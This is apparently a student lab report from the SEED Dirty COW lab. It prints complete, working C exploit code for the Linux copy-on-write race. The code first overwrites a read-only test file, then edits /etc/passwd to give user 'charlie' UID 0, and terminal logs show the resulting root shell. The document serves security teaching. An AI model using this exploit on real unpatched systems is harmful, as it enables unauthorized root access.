
Task1

1. Task Purpose

The objective of this task is to write to a read-only dummy file using the Dirty Cow vulnerability.

2. Progress




```
[05/13/2024 00:42] seed@ubuntu:~/assignment6$ sudo touch /zzz
[05/13/2024 00:42] seed@ubuntu:~/assignment6$ sudo chmod 644 /zzz
[05/13/2024 00:42] seed@ubuntu:~/assignment6$ sudo gedit /zzz
[05/13/2024 00:43] seed@ubuntu:~/assignment6$ cat /zzz
111111222222333333
[05/13/2024 00:43] seed@ubuntu:~/assignment6$ ls -l /zzz
-rw-r--r-- 1 root root 19 May 13 00:43 /zzz
[05/13/2024 00:43] seed@ubuntu:~/assignment6$ echo 99999 > /zzz
bash: /zzz: Permission denied
[05/13/2024 00:44] seed@ubuntu:~/assignment6$
```

cow_attack.c

```c
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void* map;
void* writeThread(void* arg);
void* madviseThread(void* arg);

int main(int argc, char* argv[])
{
        pthread_t pth1, pth2;
        struct stat st;
        int file_size;

        // Open the target file in the read-only mode
        int f = open("/zzz", O_RDONLY);

        // Map the file to COW memory using MAP_PRIVATE
        fstat(f, &st);
        file_size = st.st_size;
        map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

        // Find the position of the target area
        char* position = strstr(map, "222222");

        // We have to do the attack using two threads
        pthread_create(&pth1, NULL, madviseThread, (void*)file_size);
        pthread_create(&pth2, NULL, writeThread, position);

        // Wait for the threads to finish
        pthread_join(pth1, NULL);
        pthread_join(pth2, NULL);
        return 0;

}

void* writeThread(void* arg)
{
        char* content = "******";
        off_t offset = (off_t)arg;

        int f = open("/proc/self/mem", O_RDWR);
        while (1) {
                // Move the file pointer  to the corresponding position
                lseek(f, offset, SEEK_SET);
                // Write to the memory
                write(f, content, strlen(content));
        }
}

void* madviseThread(void* arg)
{
        int file_size = (int)arg;
        while (1) {
                madvise(map, file_size, MADV_DONTNEED);
        }
}
```

3. Result



```
[05/13/2024 00:44] seed@ubuntu:~/assignment6$ gcc cow_attack.c -lpthread
[05/13/2024 09:31] seed@ubuntu:~/assignment6$ a.out
^C
[05/13/2024 09:31] seed@ubuntu:~/assignment6$ cat /zzz
111111******333333
```

4. Consideration

When the fork happens, CPU does not actually copies the physical memory. CPU just let parent process and child process to point to the same location. When the child process tries to modify the memory, CPU creates the copy of the memory. If the 4 bytes of the memory modified(which means that memory of 4 byte becomes dirty), only that part is copied in physical memory.

When we map file into memory, we can use two options for mapping. **MAP_SHARED** and **MAP_PRIVATE**. If we use MAP_PRIVATE, OS creates the copy of the memory block. When the process wants to write into its own private copy, copy on write happens. And after all write is done, there's a mechanism for process to throw away the private copy. When that happens, the page table of the process point back to the initial copy, and this is done through the system call **madvice**.

When the mapping is set to MAP_PRIVATE, write operation is consisted of tree steps. **(1) copy the memory (2) change the page table (3) do the actual write**. And these three steps are not atomic, thus anything can happen in the middle.


In this lab, we are using the race condition and invoke madvice system call between **step (2)** and **step (3)**. By doing this, we can cause the write() to actually write to the initial copy.

Task2


1. Task Purpose

We'll launch a attack on a real system file.

2. Progress



```
[05/13/2024 09:37] seed@ubuntu:~/assignment6$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
[05/13/2024 09:37] seed@ubuntu:~/assignment6$
```




```
[05/13/2024 09:42] seed@ubuntu:~/assignment6$ gcc cow_attack.c -lpthread
[05/13/2024 09:42] seed@ubuntu:~/assignment6$ a.out
^C
[05/13/2024 09:42] seed@ubuntu:~/assignment6$ tail /etc/passwd
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
[05/13/2024 09:42] seed@ubuntu:~/assignment6$
```

cow_attack.c

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void* map;
void* writeThread(void* arg);
void* madviseThread(void* arg);

int main(int argc, char* argv[])
{
        pthread_t pth1, pth2;
        struct stat st;
        int file_size;

        // Open the target file in the read-only mode
        int f = open("/etc/passwd", O_RDONLY);

        // Map the file to COW memory using MAP_PRIVATE
        fstat(f, &st);
        file_size = st.st_size;
        map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

        // Find the position of the target area
        char* position = strstr(map, "charlie:x:1001");

        // We have to do the attack using two threads
        pthread_create(&pth1, NULL, madviseThread, (void*)file_size);
        pthread_create(&pth2, NULL, writeThread, position);

        // Wait for the threads to finish
        pthread_join(pth1, NULL);
        pthread_join(pth2, NULL);

        return 0;

}

void* writeThread(void* arg)
{
        char* content = "charlie:x:0000";
        off_t offset = (off_t)arg;

        int f = open("/proc/self/mem", O_RDWR);
        while (1) {
                // Move the file pointer  to the corresponding position
                lseek(f, offset, SEEK_SET);
                // Write to the memory
                write(f, content, strlen(content));
        }
}

void* madviseThread(void* arg)
{
        int file_size = (int)arg;
        while (1) {
                madvise(map, file_size, MADV_DONTNEED);
        }
}
```

3. Result



```
[05/13/2024 09:42] seed@ubuntu:~/assignment6$ su charlie
Password:
root@ubuntu:/home/seed/assignment6# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed/assignment6# █
```

The exploit was successful.

4. Consideration

Inside os, there are two typical ways to write to memory.

1. memcpy() : directly using the cpu instruction to copy things into the memory. There is access control implemented inside the cpu, which is going to restrict what process can write to. If the memory is read-only memory, that means at the hardware level, the block of memory will be going to marked as read-only. And when the process tries to write to this read-only file, the cpu will look at the hardware setting of this block of memory and going to say NO. And this leads to process killed.

So, when accessing the memory of another process with a debugging program, a workaround is needed to change the memory of the other process. The OS provides the /proc system as a workaround.

2. /proc : This is an interface to expose the kernel data to the user space. When you want to access the memory of a process whose process pid is 9180, you can use the file system /proc/9180/mem. If we access in this way, os checks the memory block, and let the process write into the copy memory of the initial memory if the mapping option is MAP_PRIVATE. In this way, we can modify another process's memory.